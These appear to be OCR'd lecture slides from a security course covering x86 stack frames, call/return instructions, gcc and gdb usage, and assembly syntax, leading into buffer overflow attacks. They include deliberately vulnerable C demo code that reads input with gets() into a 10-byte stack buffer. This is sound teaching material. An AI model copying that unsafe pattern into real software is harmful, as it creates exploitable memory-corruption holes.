- **Functions** break code into smaller pieces
  - Facilitating modular design and code reuse
- A function can be called in **many** program locations
- **Can the CPU architecture taught so far do this?**
- EIP/RIP increments by 1 by default.

```
void sample_function(void)
    {
          char buffer[10];
          printf("Hello!\n");
          return;
    }

main()
    {
          sample_function();
          printf("Loc 1\n");
          sample_function();
          printf("Loc 2\n");
    }
```


Use of EIP/RIP in functions



- Function ***call*** instruction specifies the location of sample_function
- CPU will execute the instruction and consequently reconfigure the EIP/RIP (instruction pointer) to jump to the *sample_function*.

```
void sample_function(void)
   {
        char buffer[10];
        printf("Hello!\n");
        return;
   }
main()
   {
        sample_function();
        printf("Loc 1\n");
        sample_function();
        printf("Loc 2\n");
   }
```

Function Calls



- How does a function know where it should **continue** after it finishes?
- For *sample_function*, the CPU needs to remember
  - Which prev function called it?
  - Which prev function's line of code to return to?
  - *sample_function* parameters and local variables.

```
void sample_function(void)
   {
         char buffer[10];
         printf("Hello!\n");
         return;
   }

main()
   {
         sample_function();
         printf("Loc 1\n");
         sample_function();
         printf("Loc 2\n");
   }
```


Stack

- A data structure that stores important information related to functions invoked in a running program
- Last in, first out (LIFO)
- Stack **operations**:
  - push() a.k.a **save**
  - pop() a.k.a **delete**
  - top ()
- In Intel systems, stack grows from **high addresses** to **low addresses**

Activation Record


- Each call of a function has an **activation record (stack frame)**:
  - Parameters
  - Return address
  - Previous frame pointer
  - Local variables

Activation Record **saves** info about a past function that CPU can use later!



Stack Action Illustrated

```
void sample_function(void)
  {
     char buffer[10];
     printf("Hello!\n");
     return;
  }

main()
  {
     sample_function();
     printf("Loc 1\n");
     sample_function();
     printf("Loc 2\n");
  }
```



Function Prolog & Epilog

- ***Function prolog***:
  Lines of code at the **beginning** of a function, which prepare the **stack & registers** for use within the function
- ***Function epilog***:
  Lines of code at the **end** of the function, which restores the stack & registers to the state they were in before the function was called
- Prolog and epilog operations/steps in both function **caller and callee**

Steps of Call and Return

- **Caller**:
  - Save registers
  - Push parameters on stack
  - Push return address on stack
  - Jump to the beginning of function
- **Callee**:
  - Save frame pointer (EBP), and set frame pointer to stack top
  - Allocate local variables
- **Callee**:
  - Set return values
  - Deallocate local variables
  - Restore frame pointer
  - Pop return address from stack
  - Jump to the return address
- **Caller**:
  - Get return values
  - Pop parameters from stack
  - Restore saved registers

Relevant Instructions

- `Call` (in function caller's prolog):
  Pushes address of the next instruction onto the stack, and then jumps to the code location indicated by the label operand
- `Ret` (in function callee's epilog):
  Pops the stored PC (return address) from the stack, and jump to the address
- `Enter` (in function callee's prolog, *seldom used*):
  Pushes frame pointer and allocates local variables
- `Leave` (in function callee's epilog):
  Releases stack storage created by the previous ENTER

See: https://en.wikipedia.org/wiki/X86_assembly_language

Steps of Call and Return

- **Caller**:
  - Save registers
  - Push parameters on stack
  - *Push return address on stack*
  - *Jump to the beginning of function*
- **Callee**:
  - Save frame pointer (EBP), and set frame pointer to stack top
  - Allocate local variables
- **Callee**:
  - Set return values
  - Deallocate local variables
  - Restore frame pointer
  - Pop return address from stack
  - Jump to the return address
- **Caller**:
  - Get return values
  - Pop parameters from stack
  - Restore saved registers

Steps of Call and Return

- **Caller**:
  - Save registers
  - Push parameters on stack
  - `Call`
- **Callee**:
  - Save frame pointer (EBP), and set frame pointer to stack top
  - Allocate local variables
- **Callee**:
  - Set return values
  - Deallocate local variables
  - Restore frame pointer
  - Pop return address from stack
  - Jump to the return address
- **Caller**:
  - Get return values
  - Pop parameters from stack
  - Restore saved registers

Relevant Instructions

- `Call` (in function caller's prolog):
  Pushes address of the next instruction onto the stack, and then jumps to the code location indicated by the label operand
- **`Ret`** (in function callee's epilog):
  Pops the stored PC (return address) from the stack, and jump to the address
- `Enter` (in function callee's prolog, *seldom used*):
  Pushes frame pointer and allocates local variables
- `Leave` (in function callee's epilog):
  Releases stack storage created by the previous ENTER

See: https://en.wikipedia.org/wiki/X86_assembly_language

Steps of Call and Return

- **Caller**:
  - Save registers
  - Push parameters on stack
  - `Call`
- **Callee**:
  - Save frame pointer (EBP), and set frame pointer to stack top
  - Allocate local variables
- **Callee**:
  - Set return values
  - Deallocate local variables
  - Restore frame pointer
  - *Pop return address from stack*
  - *Jump to the return address*
- **Caller**:
  - Get return values
  - Pop parameters from stack
  - Restore saved registers

Steps of Call and Return

- **Caller**:
  - Save registers
  - Push parameters on stack
  - `Call`
- **Callee**:
  - Save frame pointer (EBP), and set frame pointer to stack top
  - Allocate local variables
- **Callee**:
  - Set return values
  - Deallocate local variables
  - Restore frame pointer
  - `Ret`
- **Caller**:
  - Get return values
  - Pop parameters from stack
  - Restore saved registers

Relevant Instructions

- `Call` (in function caller's prolog):
  Pushes address of the next instruction onto the stack, and then jumps to the code location indicated by the label operand
- `Ret` (in function callee's epilog):
  Pops the stored PC (return address) from the stack, and jump to the address
- **`Enter`** (in function callee's prolog, *seldom used*):
  Pushes frame pointer and allocates local variables
- `Leave` (in function callee's epilog):
  Releases stack storage created by the previous ENTER

See: https://en.wikipedia.org/wiki/X86_assembly_language

Relevant Instructions

This code in the beginning of a function:

```
push    ebp         ; save calling function's stack frame (ebp)
mov     ebp, esp    ; make a new stack frame on top of our caller's stack
sub     esp, 4      ; allocate 4 bytes of stack space for this function's local
variables
```

...is functionally equivalent to just:

```
enter   4, 0
```

Source: Wikipedia

More about **Enter** instruction:

Steps of Call and Return

- **Caller**:
  - Save registers
  - Push parameters on stack
  - `Call`
- **Callee**:
  - *Save frame pointer (EBP), and set frame pointer to stack top*
  - *Allocate local variables*
- **Callee**:
  - Set return values
  - Deallocate local variables
  - Restore frame pointer
  - `Ret`
- **Caller**:
  - Get return values
  - Pop parameters from stack
  - Restore saved registers

Steps of Call and Return

- **Caller**:
  - Save registers
  - Push parameters on stack
  - `Call`
- **Callee**:
  - `Enter <size, 0>`
- **Callee**:
  - Set return values
  - Deallocate local variables
  - Restore frame pointer
  - `Ret`
- **Caller**:
  - Get return values
  - Pop parameters from stack
  - Restore saved registers

Relevant Instructions

- `Call` (in function caller's prolog):
  Pushes address of the next instruction onto the stack, and then jumps to the code location indicated by the label operand
- `Ret` (in function callee's epilog):
  Pops the stored PC (return address) from the stack, and jump to the address
- `Enter` (in function callee's prolog, *seldom used*):
  Pushes frame pointer and allocates local variables
- **`Leave`** (in function callee's epilog):
  Releases stack storage created by the previous ENTER

See: https://en.wikipedia.org/wiki/X86_assembly_language


Steps of Call and Return

- **Caller**:
  - Save registers
  - Push parameters on stack
  - `Call`
- **Callee**:
  - `Enter <size, 0>`
- **Callee**:
  - Set return values
  - *Deallocate local variables*
  - *Restore frame pointer*
  - `Ret`
- **Caller**:
  - Get return values
  - Pop parameters from stack
  - Restore saved registers

Steps of Call and Return

- **Caller**:
  - Save registers
  - Push parameters on stack
  - `Call`
- **Callee**:
  - `Enter <size, 0>`
- **Callee**:
  - Set return values
  - `Leave`
  - `Ret`
- **Caller**:
  - Get return values
  - Pop parameters from stack
  - Restore saved registers

Observation on sample.c



- Buffer grows toward **return address**
- If we **write** more than 10 bytes for array buffer, the content will **spill into** adjacent memory region: previous frame pointer, then **return address**
- What's the *implication*?

0x00000000

Why Use a Debugger

- Why use a **debugger** like gdb?
  Why not just use printf()?
  - How to inspect and set **runtime values**?
  - How to deal with processes experiencing **segmentation fault**?
  - How to debug **running** processes?
  - How to debug binaries with **no** source code?
- See the answers more at:
  http://www.dirac.org/linux/gdb/01-Introduction.php#whynotuse%3Ctt%3Eprintf()%3C/tt%3E

Using gcc

- **Compile** a program:
  - `gcc -o sample` *<debugging-info-options>* `sample.c`
- **Debugging-info** options:
  - `-g`: to produce debugging information in the native format for your system
  - `-ggdb`: to produce debugging information for use by GDB
  - Different debugging level (default=2): `-g1, -g3, -ggdb1, -ggdb3`

    See: https://gcc.gnu.org/onlinedocs/gcc/Debugging-Options.html#Debugging-Options

Other gcc Flags

- For even easier debugging, include:

  `-mpreferred-stack-boundary=2`:
  use DWORD size stack

- Produce assembly .s file (i.e. the linker is not run):
  `-S [-masm=intel]`
- Produce .o file (no linking): `-c`
- Prevent linking with the shared libraries (on systems that support dynamic linking):
  `-static`

sample.c for BO Demo

```
#include <stdio.h>

void sample_function()
{
  int i = 0;
  char buffer[10];

  printf("In sample_function(), i is stored at %p.\n", &i);
  printf("In sample_function(), buffer is stored at %p.\n",
   &buffer);

  printf("Value of i before calling gets(): 0x%x\n", i);
  printf(“Set buffer to: ");
  gets(buffer);
  printf("Value of i after calling gets(): 0x%x\n", i);
  return;
}
```

sample.c for BO Demo (continued)

```
int main()
{
  int x;

  printf("In main(), x is stored at %p.\n", &x);
  sample_function();

  return 0;
}
```

Notes:
Sometimes %08x is used instead of %p
%08x: *format placeholder* to print a variable in hexadecimal,
and pad it with eight leading zeros if necessary

See It in Action Using gdb

- Invoke gdb: `gdb` [`-q`] <*executable-name*>
- gdb commands (with many more...):
  - **Set** a **break point**: `break` <*function-name*>
  - Print **breakpoint into**: `info b`
  - **Delete** a **breakpoint**: `delete` <*break-point(s)*>
  - **Run** with arguments: `run` <*program-args*>
  - Continue until the **next breakpoint**: `continue`
  - Perform a **single step**: `step`
  - Execute one **function** (i.e. step over): `next`

See It in Action Using gdb

- Print **register** values: `info registers` [*reg-name*]
- Print **variables**: `print` <*variable_name*>
- Show **stack trace**: `backtrace [full]`
- Examine **memory**: `x/`*nfu* <*variable-or-address*>
  - *n*: how many units u to display (default is **1**)
  - *f* (format): default is **x** (hexadecimal), d, u, o, t, a, c, f, s, i
  - *u* (unit): b (byte), h (halfword = 2 bytes), **w** (word = 4 bytes) as default, g (giant word = 8 bytes)
  - Examples: `x/xw`, `x/4xb`
  - See also: http://visualgdb.com/gdbreference/commands/x

See It in Action Using gdb

- Print (10) **lines** from the source file: `list`
- Set **list-size parameter**: `set listsize` *<count>*|`0`
- Set **disassembly-flavor**: `set disassembly-flavor intel|att`
- **Disassemble**: `disassemble` *<function-name>*
- **Help**: `help`
- **Quit**: `quit`

It's time for a **gdb demo**!

Resources on gdb

- Gdb **documentation**:
  http://www.gnu.org/software/gdb/documentation/
- Gdb **tutorials**:
  http://www.dirac.org/linux/gdb/
  http://cs.brynmawr.edu/cs312/gdb-tutorial-handout.pdf
  https://betterexplained.com/articles/debugging-with-gdb/
  https://www.csee.umbc.edu/portal/help/nasm/nasm.shtml
- Gdb **cheatsheet**:
  http://darkdust.net/files/GDB%20Cheat%20Sheet.pdf
- Disassembly in the cloud:
  https://onlinedisassembler.com/static/home/

Assembly Language Basics

Notes on Assembly Language

- Two main **flavors**: AT&T vs. Intel
- **AT&T**:
  - Used by the **GNU Assembler** (GAS)
  - Contained in the **gcc** compiler suite
  - Often used by **Linux developers**
- **Intel**:
  - **Netwide Assembler (NASM)** is the most commonly used: used by many Windows assemblers and debuggers

AT&T vs. NASM Syntax Differences

- Command **format**:
  - AT&T: CMD <source>, <dest> <# comment>
  - NASM: CMD <dest>, <source> <; comment>
- Referencing **registers**:
  - AT&T: uses a **%** before registers (as indirect operands)
  - NASM: does not
- Referencing **literal values**:
  - AT&T: uses a **$** before literals values (as immediate operands)
  - NASM: does not
- See: https://www.ibm.com/developerworks/library/l-gas-nasm/l-gas-nasm-pdf.pdf

AT&T vs. NASM Syntax Differences

	AT&T	Intel
Parameter order	Source before the destination. `movl $5, %eax`	Destination before source. `mov eax, 5`
Parameter size	Mnemonics are suffixed with a letter indicating the size of the operands: *q* for qword, *l* for long (dword), *w* for word, and *b* for byte.[1] `addl $4, %esp`	Derived from the name of the register that is used (e.g. *rax*, *eax*, *ax*, *al* imply *q*, *l*, *w*, *b*, respectively). `add esp, 4`
Sigils	Immediate values prefixed with a "$", registers prefixed with a "%".[1]	The assembler automatically detects the type of symbols; i.e., whether they are registers, constants or something else.
Effective addresses	General syntax of *DISP(BASE,INDEX,SCALE)*. Example: `movl mem_location(%ebx,%ecx,4), %eax`	Arithmetic expressions in square brackets; additionally, size keywords like *byte*, *word*, or *dword* have to be used if the size cannot be determined from the operands.[1] Example: `mov eax, [ebx + ecx*4 + mem_location]`

Source: Wikipedia

"Hello World" for Linux (32-bit, NASM) using C Standard Library

"Hello world!" program for Linux in NASM style assembly using the C standard library [edit]

```
;
;  This program runs in 32-bit protected mode.
;  gcc links the standard-C library by default

;  build: nasm -f elf -F stabs name.asm
;  link:  gcc -o name name.o
;
; In 64-bit long mode you can use 64-bit registers (e.g. rax instead of eax, rbx instead of ebx, etc..)
; Also change "-f elf " for "-f elf64" in build command.
;
        global  main                                ;main must be defined as it being compiled against the C-Standard Library
        extern  printf                               ;declares use of external symbol as printf is declared in a different object-
module.
                                                           ;Linker resolves this symbol later.

segment .data                                       ;section for initialized data
    string db 'Hello world!', 0Ah, 0h           ;message string with new-line char (10 decimal) and the NULL terminator
                                                    ;string now refers to the starting address at which 'Hello, World' is stored.

segment .text
main:
        push    string                              ;push the address of first character of string onto stack. This will be argument
to printf
        call    printf                              ;calls printf
        add     esp, 4                              ;advances stack-pointer by 4 flushing out the pushed string argument
        ret                                         ;return
```

Source: Wikipedia

“Hello World” for Linux (64-bit, NASM)

"Hello world!" program for 64-bit mode Linux in NASM style assembly [edit]

```
;  build: nasm -f elf64 -F dwarf hello.asm
;  link:   ld -o hello hello.o

DEFAULT REL         ; use RIP-relative addressing modes by default, so [foo] = [rel foo]

SECTION .rodata         ; read-only data can go in the .rodata section on GNU/Linux, like .rdata on Windows
Hello:       db "Hello world!",10        ; 10 = `\n`.
len_Hello:   equ $-Hello                 ; get NASM to calculate the length as an assemble-time constant
;;  write() takes a length so a 0-terminated C-style string isn't needed. It would be for puts

SECTION .text

global _start
_start:
    mov eax, 1              ; __NR_write syscall number from Linux asm/unistd_64.h (x86_64)
    mov edi, 1              ; int fd = STDOUT_FILENO
    lea rsi, [rel Hello]            ; x86-64 uses RIP-relative LEA to put static addresses into regs
    mov rdx, len_Hello      ; size_t count = len_Hello
    syscall                 ; write(1, Hello, len_Hello);  call into the kernel to actually do the system call
     ;; return value in RAX.  RCX and R11 are also overwritten by syscall

    mov eax, 60             ; __NR_exit call number (x86_64)
    xor edi, edi                ; status = 0 (exit normally)
    syscall                 ; _exit(0)
```

Source: Wikipedia

Sample C File & Assembly Files

- Please refer to `Lec04-sample-code.zip` on LumiNUS
- `add.c` and its assembly output files: `add-x86.s`, `add-x64.s`


```
        .file   "add.c"
        .intel_syntax noprefix
        .section        .rodata
.LC0:
        .string "The sum=%d.\n"
        .text
        .globl  add_numbers
        .type   add_numbers, @function
add_numbers:
        push    ebp
        mov     ebp, esp
        sub     esp, 24
        mov     edx, DWORD PTR [ebp+8]
        mov     eax, DWORD PTR [ebp+12]
        add     eax, edx
        mov     DWORD PTR [ebp-12], eax
        sub     esp, 8
        push    DWORD PTR [ebp-12]
        push    OFFSET FLAT:.LC0
        call    printf
        add     esp, 16
        nop
        leave
        ret
        .size   add_numbers, .-add_numbers
        .globl  main
        .type   main, @function
main:
        lea     ecx, [esp+4]
        and     esp, -16
        push    DWORD PTR [ecx-4]
        push    ebp
        mov     ebp, esp
        push    ecx
        sub     esp, 20
        mov     DWORD PTR [ebp-16], 10
        mov     DWORD PTR [ebp-12], 20
        sub     esp, 8
        push    DWORD PTR [ebp-12]
        push    DWORD PTR [ebp-16]
        call    add_numbers
        add     esp, 16
        mov     eax, 0
        mov     ecx, DWORD PTR [ebp-4]
        leave
        lea     esp, [ecx-4]
        ret
        .size   main, .-main
        .ident  "GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609"
        .section        .note.GNU-stack,"",@progbits
```

```
        .file   "add.c"
        .intel_syntax noprefix
        .text
        .section        .rodata
.LC0:
        .string "The sum=%d.\n"
        .text
        .globl  add_numbers
        .type   add_numbers, @function
add_numbers:
        endbr64
        push    rbp
        mov     rbp, rsp
        sub     rsp, 32
        mov     DWORD PTR -20[rbp], edi
        mov     DWORD PTR -24[rbp], esi
        mov     edx, DWORD PTR -20[rbp]
        mov     eax, DWORD PTR -24[rbp]
        add     eax, edx
        mov     DWORD PTR -4[rbp], eax
        mov     eax, DWORD PTR -4[rbp]
        mov     esi, eax
        lea     rdi, .LC0[rip]
        mov     eax, 0
        call    printf@PLT
        nop
        leave
        ret
        .size   add_numbers, .-add_numbers
        .globl  main
        .type   main, @function
main:
        endbr64
        push    rbp
        mov     rbp, rsp
        sub     rsp, 16
        mov     DWORD PTR -8[rbp], 10
        mov     DWORD PTR -4[rbp], 20
        mov     edx, DWORD PTR -4[rbp]
        mov     eax, DWORD PTR -8[rbp]
        mov     esi, edx
        mov     edi, eax
        call    add_numbers
        mov     eax, 0
        leave
        ret
        .size   main, .-main
        .ident  "GCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0"
        .section        .note.GNU-stack,"",@progbits
        .section        .note.gnu.property,"a"
        .align 8
        .long    1f - 0f
        .long    4f - 1f
        .long    5
0:
        .string  "GNU"
1:
        .align 8
        .long    0xc0000002
        .long    3f - 2f
2:
        .long    0x3
```

Buffer Overflow Attacks

Review: Observation (From Example)

- Buffer grows toward **return address**
- If we more than 10 bytes for array buffer, the content will **spill** into adjacent memory region of the frame: previous frame pointer, ***return address***, parameters, …




Memory Errors

1. **Spatial** memory errors:
   - Access "**out-of-bound**" **memory areas** referred by pointers:
     - Buffer overflow attacks
     - Format string attacks
   - Related "spatial memory safety" property
2. **Temporal** memory errors:
   - Accessing **undefined memory area**:
     - **Dangling pointer** attacks: use pointers after free()/deallocation
     - **Integer overflow** attacks: malloc() on overflowed integers
   - Related "temporal memory safety" property

Stack-Smashing Buffer Overflow

```
void sample_function(void)
   {
        char buffer[10];
        gets(buffer);
        return;
   }

main()
   {
        sample_function();
        printf("Loc 1\n");
        sample_function();
        printf("Loc 2\n");
   }
```

